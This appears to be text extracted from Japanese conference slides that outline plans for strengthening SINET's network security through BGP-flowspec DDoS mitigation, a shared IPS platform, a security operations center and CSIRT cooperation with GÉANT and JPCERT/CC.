
●Pros and Cons, 現実性

まだ、構想段階であり、個人的見解を含めたものです。様々な条件、状況変化を踏まえて、今後内容が変わる可能性があります。ご容赦願います。

SINETネットワーク自身のセキュリティ強化 (例) DDoS Mitigation対策 – BGP拡張機能の活用


DDoS攻撃に対し、SINET全体の広域で対処できるようにする機能を搭載による強化。

乗っ取られた端末による内部NWからの攻撃



Firewall on Demand ... Tomorrow

- **NSHaRP Customer** or GN NOC logs into web tool and describes **flows and actions**
- Flow destination is **validated** against the customer's **IP space**
- Dedicated router is configured to **advertise the route via BGP flowspec**
- iBGP propagates the tuples to all **GEANT** routers.
- **Dynamic firewall filters** are implemented on all routers
- Attack is **mitigated** (dropped, rated-limited) upon entrance
- **End of attack: Removal** via the tool, or auto-expire




Credit: Andreas Polyrakis, GRNET

connect • community

32

参加機関向けセキュリティクラウド基盤

大学が個別にIPSを設置・運用するのではなく、エリアごとに大型IPS機器を設置、仮想化を用いた集約により全体コスト削減を図る



SINET SOC (Security Operation Center)

セキュリティ制御基盤、参加機関から送付されるログ、トラフィック情報をSINET SOCで、一元管理、分析を実施し、セキュリティ被害の波及を防ぐとともに、蓄積されたインシデント対応ノウハウ情報は、参加機関で共有、今後の対策にフィードバックする。

参加機関


- ✓ 警告・注意喚起情報
- ✓ サマリレポート
- ✓ コンサルティング・サポート

- ✓ ログ情報、パケット情報
 - ・ セキュリティ機器、測定機器からの情報
- ✓ 至急の口頭連絡情報

SINET SOC(仮)
Security
Operation
Center

SINET NOC

- ✓ インシデントに対応した、暫定設定変更を指示




参加機関CSIRTの連携

SINET参加機関とバックボーンを運用するNIIの間で、セキュリティに関する諸問題に対応するコミュニティを形成し、情報、ノウハウを共有、セキュリティレベルの向上、緊急時の協力体制などを日ごろから作り上げていく。

外部CSIRT
JPCERT/CC
CSIRT協議会
他国NREN SCIRT

SINET CSIRT/SOC(仮)
Computer Security Incident
Response Team

(参考)ベンチマークとしての
米国REN-ISAC



SINET 参加機関
CSIRT

GÉANT Security



- Complete Security Solution - NSHaRP



- It is a mechanism to **quickly and effectively inform affected users** of incidents detected transiting the GÉANT network dynamically.
- It adds value by **serving as an extension to an NRENs CERT**, by adding visibility to incidents targeting or originating from your network
- Innovative and Unique - Caters for **different types** of requirements

...is a process that will **enhance GÉANT backbone security** and will extend the NRENs ability to protect their infrastructure....

※ 仕組みとして、各国のNRENのCSIRTをGEANTのCSIRTであるNSHARPが束ね連携している組織の仕組みは、重要である。

まとめ

- 「**セキュリティ** —1.0!
- 仕組み(オペレーション、CSIRT)、技術、ルール、マインド、いずれも大事であり、一つでも欠けるとうまくいかない。
 - ✓ セキュリティ担当者が活躍しやすいルール、環境構築へのサポート
 - ✓ 要員確保、育成
- Defense in Depthの防御戦略のなかで、SINETができること
 - ✓ 役割分担の必要性 (SINET or 接続された参加機関)
- セキュリティコミュニティの充実
 - ✓ 参加機関との連携 (CSIRT)
 - ✓ 経験、ノウハウなどの情報交換
 - ✓ インシデント対応の協力体制
 - ✓ お互い、知恵を出し合って!

